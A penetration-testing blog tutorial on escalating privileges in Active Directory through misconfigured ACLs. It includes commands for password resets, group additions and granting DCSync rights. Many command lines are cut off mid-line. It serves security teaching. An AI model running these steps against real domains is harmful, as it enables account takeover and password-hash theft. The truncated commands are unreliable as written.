Abusing ACL Misconfigurations

redfoxsec.com/blog/abusing-acl-misconfigurations

Karan Patel

July 25, 2023

- July 25, 2023
- Active Directory
- Karan Patel


Access Control Lists (ACLs) are a crucial component of securing data and resources in an IT infrastructure. By assigning permissions to users and groups, ACLs regulate access to files, directories, and other objects. However, when ACLs are misconfigured or abused, they can become a significant vulnerability, allowing unauthorized users to gain access to sensitive information or perform malicious actions.

In this comprehensive guide, we will explore the concept of ACL abuse and its implications for security. We will delve into the techniques used by attackers to exploit misconfigured ACLs and discuss how organizations can protect themselves against such threats.

Understanding ACL Abuse

ACL abuse involves exploiting misconfigured or overly permissive ACLs to gain unauthorized access or perform malicious actions within a system. Attackers can leverage various techniques and tools to abuse ACLs, allowing them to escalate privileges, modify permissions, or execute unauthorized commands.

One common tool for ACL abuse is BloodHound, a powerful open-source graphical tool that maps Active Directory (AD) permissions and helps identify potential attack vectors. BloodHound enables attackers to visualize the relationships between users, groups, and objects, making it easier to identify misconfigured ACLs and potential paths for privilege escalation.



Exploiting AD Object Security Permissions

AD object security permissions can be abused to gain unauthorized access or perform malicious actions within an organization's network. Several AD object security permissions are particularly vulnerable to abuse when combined with tools like PowerView or SharpView. Let's explore some of these permissions and the corresponding abuse techniques:

- **ForceChangePassword**: This permission can be abused with the Set-DomainUserPassword command in PowerView, allowing an attacker to change a user's password without authentication.

- **AddMembers**: By abusing the AddMembers permission with the Add-DomainGroupMember command, an attacker can add themselves or others to a domain group, potentially granting unauthorized access.
- **GenericAll**: This permission can be abused using commands like Set-DomainUserPassword or Add-DomainGroupMember, allowing an attacker to gain full control over user accounts or group membership.
- **GenericWrite**: Abusing the GenericWrite permission with the Set-DomainObject command enables an attacker to modify various attributes of an AD object, potentially leading to privilege escalation.
- **WriteOwner**: By abusing the WriteOwner permission with the Set-DomainObjectOwner command, an attacker can change the owner of an AD object, potentially gaining full control over that object.
- **WriteDACL**: The WriteDACL permission can be abused with the Add-DomainObjectACL command, allowing an attacker to modify the discretionary access control list (DACL) of an AD object and potentially granting themselves additional permissions.
- **AllExtendedRights**: Similar to the GenericAll permission, the AllExtendedRights permission can be abused with commands like Set-DomainUserPassword or Add-DomainGroupMember, providing an attacker with extensive control over user accounts or group membership.

Understanding SDDL

Security Descriptor Definition Language (SDDL) is a textual representation of security descriptor components, including ACLs. SDDL allows users to define and modify permissions for various objects in a more granular manner. Let’s take a look at an example of an ACE in SDDL format:

```
(A;;RPWPCCDCLCSWRCWDWOGA;;;S-1-1-0)

AceType:
A = ACCESS_ALLOWED_ACE_TYPE

Access rights:
RP = ADS_RIGHT_DS_READ_PROP
WP = ADS_RIGHT_DS_WRITE_PROP
CC = ADS_RIGHT_DS_CREATE_CHILD
DC = ADS_RIGHT_DS_DELETE_CHILD
LC = ADS_RIGHT_ACTRL_DS_LIST
SW = ADS_RIGHT_DS_SELF
RC = READ_CONTROL
WD = WRITE_DAC
WO = WRITE_OWNER
GA = GENERIC_ALL

Ace Sid:
S-1-1-0
```

In this example, the ACE grants or denies access to object B (specified by the ACE on object A) with the listed access rights.

Hunting for ACLs

To secure an IT infrastructure, organizations must proactively hunt for misconfigured or abused ACLs. Let’s explore some techniques and tools that can aid in the hunt for ACL vulnerabilities:

Active Directory

Enumerating ACLs is an essential step in identifying potential vulnerabilities. With tools like PowerView, administrators can easily enumerate ACLs associated with specific users or groups. For example, to list ACLs that the user “redfox” possesses against the user “john,” you can use the following PowerShell command:

```
(Get-ACL "AD:$((Get-ADUser john).distinguishedName)").access | ? {$_.IdentityRefere
```

PowerView also provides analogs to the above commands and allows for more advanced filtering options, such as excluding 3-digit RIDs.

PowerView2

PowerView2 is a powerful tool for ACL analysis and exploitation. By leveraging PowerView2, security professionals can search for interesting ACLs using the Invoke-ACLScanner command. For example:

```
Invoke-ACLScanner -ResolveGUIDs
```

Additionally, PowerView2 allows users to check if a specific user has certain permissions on an object. For instance, to check if the attacker “FOX\redfox” has “GenericWrite” permissions on the “john” user object, you can use the following command:

```
Get-ObjectAcl -samAccountName john -ResolveGUIDs | ? {$_.ActiveDirectoryRights -lik
```

PowerView3

PowerView3 introduces further enhancements to ACL hunting and exploitation. With PowerView3, you can search for interesting ACLs using the Find-InterestingDomainAcl command. For example:

```
Find-InterestingDomainAcl -ResolveGUIDs | ? {$_.IdentityReferenceClass -match "user
```

To check if the attacker “FOX\redfox” (S-1-5-21-3167813660-1240564177-918740779-1982) has “GenericWrite” permissions on the “john” user object, you can use the following command:

```
Get-DomainObjectAcl -Identity john -ResolveGUIDs | ? {$_.ActiveDirectoryRights -lik
```

Abusing GenericAll Permissions

GenericAll permissions provide extensive control over user accounts and group membership. Attackers can abuse these permissions to gain unauthorized access or perform malicious actions. Let's explore some techniques for abusing GenericAll permissions:

Finding Domain Users with GenericAll Access

To identify domain users that the current user has GenericAll access rights to, you can use PowerView3. For example:

```
Get-DomainUser | Get-ObjectAcl -ResolveGUIDs | % {$_ | Add-Member -NotePropertyName
```

Once the users with GenericAll access rights are identified, an attacker can change their passwords using various methods, such as the net user command. For example:

```
net user redfox <password> /domain</password>
```

Finding Domain Groups with GenericAll Access

Similarly, an attacker can identify domain groups that the current user has GenericAll access rights to using PowerView3. For example:

```
Get-DomainGroup | Get-ObjectAcl -ResolveGUIDs | % {$_ | Add-Member -NotePropertyNam
```

Once the groups with GenericAll access rights are identified, an attacker can add users to these groups, potentially granting unauthorized access. For example, using the net group command:

```
net group "IT Help Desk" redfox /add /domain
```

Abusing WriteDACL Permissions

WriteDACL permissions allow users to modify the discretionary access control list (DACL) of an AD object, granting them the ability to control object-level permissions. Attackers can abuse WriteDACL permissions to gain unauthorized access or modify permissions to suit their needs. Let’s explore how attackers can abuse WriteDACL permissions:

Finding Domain Groups with WriteDACL Access

To identify domain groups that the current user has WriteDACL access rights to, you can use PowerView3. For example:

```
Get-DomainUser | Get-ObjectAcl -ResolveGUIDs | % {$_ | Add-Member -NotePropertyName
```

Once the groups with WriteDACL access rights are identified, an attacker can take full control of these groups and add users to them. For example, using the Add-DomainObjectAcl and Add-DomainGroupMember commands:

```
Add-DomainObjectAcl -TargetIdentity "IT Desk" -PrincipalIdentity redfox -Domain fox
```

It’s important to note that group membership updates may take time to propagate. To force an update, administrators can purge existing tickets and request a new Ticket Granting Ticket (TGT) using commands like klist purge and gpupdate /force.

Exchange Windows Permissions

Exchange Windows Permissions is a domain group that provides additional permissions for managing Exchange servers. Attackers can exploit misconfigured permissions within this group to gain unauthorized access or perform malicious actions. Let’s explore some scenarios involving Exchange Windows Permissions:

Adding Users to Exchange Windows Permissions

To add a user to the Exchange Windows Permissions group, administrators can use the Add-ADGroupMember command. For example:

```
Add-ADGroupMember -Identity "Exchange Windows Permissions" -Members redfox
```

By adding a user to this group, they gain additional permissions related to managing Exchange servers.

Adding DCSync Rights

DCSync is a technique that allows an attacker to retrieve password hashes from the Domain Controller (DC). By abusing ACLs, an attacker can gain DCSync rights and extract password hashes. Let’s explore some methods for adding DCSync rights:

Using aclpwn.py

The aclpwn.py tool provides a simple way to add DCSync rights. For example:

```
aclpwn -f redfox -ft user -t fox.local -tt domain -d fox.local -du neo4j -dp neo4j
```

Using Impacket ntlmrelayx.py

The Impacket library includes the ntlmrelayx.py tool, which can be used to add DCSync rights. For example:

```
ntlmrelayx.py -t ldap://dc01.fox.local --escalate-user redfox --no-smb-server --no-
```

Using Impacket dacledit.py

The dacledit.py tool from Impacket can also be used to add DCSync rights. For example:

```
dacledit.py fox.local/redfox:'<password>' -action write -rights DCSync -principal r
```

Using PowerShell ActiveDirectory Module

Administrators can use PowerShell's ActiveDirectory module to add DCSync rights. For example:

```
Import-Module ActiveDirectory
$acl = Get-Acl "AD:DC=fox,DC=local"
$user = Get-ADUser redfox
$sid = New-Object System.Security.Principal.SecurityIdentifier $user.SID
$objectGuid = New-Object guid 1131f6ad-9c19-11d1-f79f-00c04fc2dcd2
$identity = [System.Security.Principal.IdentityReference] $sid
$adRights = [System.DirectoryServices.ActiveDirectoryRights] "ExtendedRight"
$type = [System.Security.AccessControl.AccessControlType] "Allow"
$inheritanceType = [System.DirectoryServices.ActiveDirectorySecurityInheritance] "N
$ace = New-Object System.DirectoryServices.ActiveDirectoryAccessRule $identity,$adR
$acl.AddAccessRule($ace)
$objectGuid = New-Object guid 1131f6aa-9c19-11d1-f79f-00c04fc2dcd2
$ace = New-Object System.DirectoryServices.ActiveDirectoryAccessRule $identity,$adR
$acl.AddAccessRule($ace)
Set-Acl -AclObject $acl "AD:DC=fox,DC=local"
```

Managed Security Groups

Managed Security Groups play a vital role in access control within an organization's network. These groups have managers assigned to them, responsible for overseeing access permissions. Let's explore how managed security groups can be leveraged for enhanced security:

Finding Security Groups with Managers

To identify security groups that have managers assigned to them, administrators can use tools like PowerView3. For example:

```
Get-DomainManagedSecurityGroup
```

This command returns a list of security groups in the current or target domain that have managers set. By analyzing these groups, administrators can ensure that access permissions are properly managed and audited.

TL;DR

Access Control Lists (ACLs) are a critical aspect of securing data and resources within an IT infrastructure. However, misconfigured or abused ACLs can become serious vulnerabilities, allowing unauthorized access and compromising security. By understanding ACL abuse techniques, organizations can proactively identify and rectify misconfigurations, ensuring a robust security posture.

In this guide, we explored the concept of ACL abuse and its implications for security. We discussed various techniques and tools used by attackers to exploit misconfigured ACLs and provided insights into hunting for ACL vulnerabilities. Additionally, we examined specific abuse scenarios involving GenericAll permissions, WriteDACL permissions, Exchange Windows Permissions, DCSync rights, and Managed Security Groups.

By implementing best practices for ACL management and regularly auditing access permissions, organizations can mitigate the risks associated with ACL abuse and enhance their overall security posture. Stay vigilant, stay secure!

Redfox Security is a diverse network of expert security consultants with a global mindset and a collaborative culture. If you are looking to improve your organization's security posture, **contact us** today to discuss your security testing needs. Our team of security professionals can help you **identify vulnerabilities and weaknesses in your systems, and provide recommendations to remediate them.**

"Join us on our journey of growth and development by signing up for our comprehensive **courses**."

PreviousDiscovering Internet Accessible Devices with Shodan
NextIntroduction to C2 Frameworks

Recent Blog

September 09, 2025
Is APK Decompilation Legal? What You Need To Know
September 06, 2025
When Hackers Hit the Road: The Jaguar Land Rover Cyberattack
September 05, 2025

This Is the Hacker’s Swiss Army Knife. Have You Heard About It?